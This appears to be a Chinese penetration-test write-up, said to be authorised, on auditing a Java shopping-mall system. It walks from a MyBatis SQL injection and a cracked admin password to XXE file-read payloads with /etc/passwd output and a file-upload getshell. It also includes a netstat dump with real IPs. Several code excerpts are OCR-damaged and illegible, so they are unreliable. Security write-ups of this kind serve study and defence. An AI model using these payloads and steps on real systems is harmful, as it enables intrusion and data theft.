010-实战Java篇-颇为简单的一次审计getshell

前言

年少而不可得之人，终会困我一生

本文记录的是：在一次授权渗透测试中从信息收集、源码审计到利用SQL注入、XXE、文件上传最终getshell的过程；加油骚年，没有什么不可得的人或物，牢笼是困不住你的！

故事背景

阿SIR，help，有人在搞传销诈骗

大半夜接到任务要透站

作为一个安服仔，没办法，起床，日站

不能整天想妹妹哈哈哈哈~~！

信息收集

又是喜闻乐见的信息收集环节，后台是一个登录框，有小程序和商城，目标服务器部署在某讯云，查IP在境外

习惯性翻找JS来搜集信息，使用的是国内某个商城系统，xxx admin Java版本

既然找到源码厂商是哪家了，就好办了

准备历史漏洞查询打一波，结果发现这个版本没有公开漏洞

那就只能自己来了，自己动手丰衣足食

审计实战

1、SQL注入漏洞【三枚】：

入口点controller\XXXXController.java

```
29   */
30  @Slf4j
31  @RestController
32  @RequestMappin
33  @Api(tag
34  public cl          ntroller {
35      f
36
37
38      /**
39       * 附近的提货点
40       */
41      @ApiOperation(value =
42      @RequestMapping(value =          thod = RequestMethod.POST)
43      public CommonResult<StoreNe        ponse> register(@Validated toreNearRequest request, @Validated PageParamRe
44          return CommonResult.success(systemStoreService.getNearList(request, pageParamRequest));
45      }
46  }
```

接受POST传参，我们跟进systemStoreService.getNearList，看看具体参数传进去之后怎么去处理的

来到getNearList方法：

```
178     * @param pageParamRequest PageParamRequest 分页参数
179     * @return StoreNearResponse
180     */
181    @Override
182    public StoreNearResponse getNearList(StoreNearRequest request, PageParamRequest pageParamRequest) {
183        StoreNearResponse storeNearResponse = new StoreNearResponse();
184        storeNearResponse.setTengXunMapKey(systemConfigService.getValueByKey(Constants.CONFIG_SITE_TENG_XUN_MAP_KE
185
186        PageHelper.startPage(pageParamRequest.getPage(), pageParamRequest.getLimit());
187
188        List<SystemStoreNearVo> storeNearVoArrayList = new ArrayList<>();
189
190        if (StringUtils.isNotBlank(request.getLatitude()) && StringUtils.isNotBlank(request.getLongitude())) {
191            storeNearVoArrayList = dao.getNearList(request);
192        } else {
193            List<SystemStore> list = getList(null, 1, pageParamRequest);
194            for (SystemStore systemStore : list) {
195                SystemStoreNearVo systemStoreNearVo = new SystemStoreNearVo();
196                BeanUtils.copyProperties(systemStore, systemStoreNearVo);
197                storeNearVoArrayList.add(systemStoreNearVo);
198            }
199        }
200
201        storeNearResponse.setList(storeNearVoArrayList);
202        return storeNearResponse;
203    }
```

传参获取两个值request.getLatitude及request.getLongitude，并检测字符串是否为空，满足这两个传参不为空，接着走dao.getNearList


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE mapp                    Mapper 3.0//EN" "http://mybatis.org/dtd/mybatis-3-mapper.dtd">
<mapper namesp                      toreDao">

    <select id=                                    parameterType="com.zbkj.common.request.StoreNearRequest">
                                                   30 - (${latitude} * pi()                    cos((${latitude}
    </select>
```

轻松拿捏，利用${}拼接造成注入，看来开发很给面子，反手送我一个注入，笑嘎嘎！

注入出管理的密码加密值，官方存在解密工具，直接利用得到解出后的密码“Admin555222111...”

进入后台，发现文件上传设置修改功能：

看到这个功能，比爱情来临时的多巴胺分泌还要多，果断尝试getshell，体验安服仔的快乐爱情！




结果发现shell变成下载了，GG，心凉了大半截，呵呵呵呵

一看就是JAR启的服务，瞬间没心态

没办法，为了RMB，还得重新看看代码，寻找属于我的爱情

2、XML注入

\XXXXXController.java



POST接受参数，继续追weChatMessageService.init看看是怎么走的

```
88      @Override
89      public String init(HttpServletRequest request) {
90          Map<String, String> map = XmlUtil.xmlToMap(request);
91
92          setTo[illegible]me(map.get(key:"ToU[illegible]));
93          setFr[illegible]Name(map.get(key:"F[illegible]e"));
94          setM[illegible](map.getOrDefault(ke[illegible], defaultValue:"text")); //如果没有类型，则按默认处理
95          setC[illegible](map.getOrDefault(key[illegible], defaultValue:"default")); //如果没有内容，则按默认处理
96          setE[illegible]ap.getOrDefault(key:"[illegible]efaultValue:""));
97          setE[illegible]y(map.getOrDefault(key[illegible]ey", defaultValue:""));
98
99
100
101         //处理内容
102         getReplyByContent();
103
104         if(null == getWechatReply()){
105             return "";
106         }
107
108         //设置需要回复的内容
109         String response = setXml();
110
111         logger.info("微信被动回复消息" + response);
112         return response;
113     }
```

颇为明显的XML注入

```
    */
    private String setXml() {
        if(StringUtils.isBlank(getWechatReply().getType())){
            return "";
        }
        String type = getWechatReply().getType().toLowerCase();
        MessageReplyDataVo messageReplyDataVo = JSONObject.toJavaObject(JSONObject.parseObject(wechatReply.getData()), MessageReplyDataVo.class);

        switch (type){
            ca[illegible]tants.WE_CHAT_MESSAGE_RESP_MESSAGE_TYPE_[illegible]:
                MessageTextVo messageTextVo = new MessageTextVo(get[illegible]), get[illegible]), messageReplyDataVo.getContent());
                return XmlUtil.objectToXml(messageTextVo);
            case WeChatConstants.WE_CHAT_MESSAGE_RESP_MESSAGE_TYPE_[illegible]
                return XmlUtil.objectToXml(new MessageVoiceVo(getFr[illegible]), ge[illegible]), new MessageVoiceItemVo(messageReplyDataVo.getMedia
            case WeChatConstants.WE_CHAT_MESSAGE_RESP_MESSAGE_TYPE_I[illegible]
                return XmlUtil.objectToXml(new MessageImageVo(getFr[illegible](), g[illegible](), new MessageImageItemVo(messageReplyDataVo.getMedia
            case WeChatConstants.WE_CHAT_MESSAGE_RESP_MESSAGE_TYPE_N[illegible]
                //文章
                return getNews(messageReplyDataVo.getArticleId());
            default:
                return "";
        }
    }
```

同样手拿把掐，直接构造payload打目标站，发现没有反应

一开始考虑是不是没回显，于是去找官方demo站测试一波

```
Upgrade-Insecure-Requests : 1
Content-Type: application/xml
Content-Length: 316

<?xml version="1.0"?>
  <!DOCTYPE xxe [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
  ]>
```

```
12  bin:x:1:1:bin:/bin:/sbin/nologin
13  daemon:x:2:2:daemon:/sbin:/sbin/nologin
14  adm:x:3:4:adm:/var/adm:/sbin/nologin
15  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
16  sync:x:5:0:sync:/sbin:/bin/sync
17  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
18  halt:x:7:0:halt:/sbin:/sbin/halt
19  mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
20  operator:x:11:0:operator:/root:/sbin/nologin
```

官方demo测试没有问题，能带回显出来

回到目标站继续测试无回显，尝试FTP协议外带出来

无论怎么更换payload都无法外带出来/etc/passwd


思考了一会儿，同一套源码官方demo可打，目标站不可打

可能是对源码进行了二开或者相关功能模块被关闭了


遂进目标站后台，与官方demo对比发现功能被阉割

但在后台并没有显示，那就抓包手动开启

抓包官方demo，并把接口与对应ID值记录下来，替换到目标站中成功发包利用




对着目标站直接就一发入魂



接下来就简单了，读秘钥连服务器连数据库


然而，理想很丰满，现实很骨感，翻了半天没找到秘钥，基本可以进行死亡宣告了

本想休息两天，奈何爱情的力量永远是那么强大！



3、峰回路转

再次进行信息收集，思路：原URL是XXX.XXX.XXX.com 换思路继续缩短域名xxx.xxx.com进行信息收集，果然别有洞天




序号	资产标签	IP	端口/服务	域名	应用/组件	站点标题	状态码	ICP备案企业
1	主机面板 共2个	.46	ttp		RequireJS 共2条		200	-
2	主机面板 共2个	.6	tp		RequireJS 共2条		200	-
3	主机面板 共2个	.46	tp		RequireJS 共2条		200	-
4	主机面板 共2个	.46	ttp		RequireJS 共2条		200	-
5	-	.46	tp		Nginx		200	-
6	-	.46	ttp		Nginx	商城	200	-

发现了疑似运维的机器，存在一个运维面板以及目标站商城

测试发现，后台账号密码、数据库都是同步的

再次利用XXE漏洞，翻文件做信息收集




```
Upgrade-Insecure Requests: 1
Content-Type: application/xml
Content-Length: 338

<?xml version="1.0"?>
  <!DOCTYPE xxe [
  <!ENTITY xxe SYSTEM
  "file:///data/reward/apache-tomcat-9.0.73 ">
  ]>
```

```
13  BUILDING.txt
14  conf
15  CONTRIBUTING.md
16  lib
17  LICENSE
18  logs
19  NOTICE
20  README.md
21  RELEASE-NOTES
22  RUNNING.txt
```

发现tomcat服务，利用刚刚信息收集的ip地址找到对应的服务

一开始是想读shiro秘钥进行getshell，奈何文件太大读不了

于是转变思路，尝试找tomact对应起的web服务，通过目标站后台修改文件上传功能，把文件路径变成tomcatweb路径，最终getshell



发现存在数据库连接

不可得之人，到手，哈哈哈

```
tcp6       1      0 172.22.32.2:33068       43.156.70.46:7788       CLOSE_WAIT  22024/java
tcp6       0      0 172.22.32.2:56908       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       0      0 172.22.32.2:56836       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       0      0 172.22.32.2:38932       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       1      0 172.22.32.2:33060       43.156.70.46:7788       CLOSE_WAIT  22024/java
tcp6       1      0 172.22.32.2:33062       43.156.70.46:7788       CLOSE_WAIT  22024/java
tcp6       1      0 172.22.32.2:53306       43.156.70.46:7788       CLOSE_WAIT  22024/java
tcp6       1      0 172.22.32.2:33064       43.156.70.46:7788       CLOSE_WAIT  22024/java
tcp6       0      0 172.22.32.2:36916       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       1      0 172.22.32.2:33306       43.156.70.46:7788       CLOSE_WAIT  22024/java
tcp6       0      0 172.22.32.2:32822       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       0      0 172.22.32.2:46184       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       0      0 172.22.32.2:48886       172.22.32.12:3306       ESTABLISHED 15137/java
tcp6       1      0 172.22.32.2:33066       43.156.70.46:7788       CLOSE_WAIT  22024/java
```

文末总结

勿忘初心、合法渗透

坚持学习、保持分享

诸君加油共勉，一切皆为可得！